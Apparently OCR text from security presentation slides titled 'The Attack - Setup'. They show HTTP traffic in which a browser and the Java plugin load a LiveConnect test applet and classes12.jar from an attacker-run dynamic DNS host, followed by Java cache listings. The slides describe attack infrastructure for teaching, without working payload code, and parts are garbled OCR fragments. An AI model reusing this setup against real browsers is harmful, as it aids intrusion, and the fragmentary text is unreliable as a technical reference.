
http://xssniper.gotdns.org/interaction/LiveConnectTest.html

The Attack - Setup




```
GET /interaction/LiveConnectTest.html HTTP/1.1
Accept: */*
Accept-Language: en-us
UA-CPU: x86
Accept-Encoding: gzip, deflate
If-Modified-Since: Tue, 28 Aug 2007 06:31:21 GMT
If-None-Match: "aaf743c3de9c71:8e2"
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT
Host: xssniper.gotdns.org
Proxy-Connection: Keep-Alive
Pragma: no-cache
```

The Attack - Setup




```
GET /interaction/LiveConnectTestApplet.class HTTP/1.1
User-Agent: Mozilla/4.0 (Windows XP 5.1) Java/1.6.0_02
Host: xssniper.gotdns.org
Accept: text/html, image/gif, image/jpeg, *; q=.2, */*; q=.2
Proxy-Connection: keep-alive
```

The Attack - Setup




```
HTTP/1.1 200 OK
Content-Length: 2261
Content-Type: application/x-java-applet
Expires: Thu, 18 Feb 2010 05:00:00 GMT
Last-Modified: Thu, 19 Apr 2007 01:34:36 GMT
Accept-Ranges: bytes
ETag: "68677fe32282c71:8f0"
Server: Microsoft-IIS/6.0
X-Powered-By: ASP.NET
Date: Tue, 28 Aug 2007 07:02:22 GMT

Êþº¾□□□2□<
□$□<□□=    □#□>          □#□?□□@
```

The Attack - Setup




```
GET /interaction/classes12.jar HTTP/1.1
accept-encoding: pack200-gzip, gzip
User-Agent: Mozilla/4.0 (Windows XP 5.1) Java/1.6.0_01
Host: xssniper.gotdns.org
Accept: text/html, image/gif, image/jpeg, *; q=.2, */*; q=.2
Proxy-Connection: keep-alive
```

The Attack - Setup



```
HTTP/1.1 200 OK
Content-Length: 1931357
Content-Type: application/java-archive
Expires: Thu, 18 Feb 2010 05:00:00 GMT
Last-Modified: Thu, 19 Apr 2007 01:34:35 GMT
Accept-Ranges: bytes
ETag: "f2b66ee32282c71:8c6"
Server: Microsoft-IIS/6.0
X-Powered-By: ASP.NET
Date: Tue, 05 Jun 2007 07:20:40 GMT
```

The Attack - Setup




Show: Resources

Cache Size: 1889 KB

Name	URL	Modified	Expired	Version	Size
classes12.jar	http://xssniper.gotdns.org/interaction/classes12.jar	Apr 18, 2007	Feb 17, 2010		1889 KB
LiveConnectTestApplet....	http://xssniper.gotdns.org/interaction/LiveConnectTestApplet.class	Apr 18, 2007	Feb 17, 2010		2.5 KB


The Attack - Setup



Show: Resources

Name	URL
classes12.jar	http://xssniper.gotdns.org/interaction/classes12.jar
LiveConnectTestApplet....	http://xssniper.gotdns.org/interaction/LiveConnectTestApplet.class


The Attack - Setup



Cache Size: 1889 KB

Modified	Expired	Version	Size
Apr 18, 2007	Feb 17, 2010		1889 KB
Apr 18, 2007	Feb 17, 2010		2.5 KB

The Attack - Setup



namic Network Services, Inc. -- DynDNS -- Welcome - Mozilla Firefox

http://www.dyndns.com/

User: xssniper

GUESS WHO?

Introducing secret registration for all users

Learn more...

DNS Servi

DNS for static

MailHop S

Ensure reliable

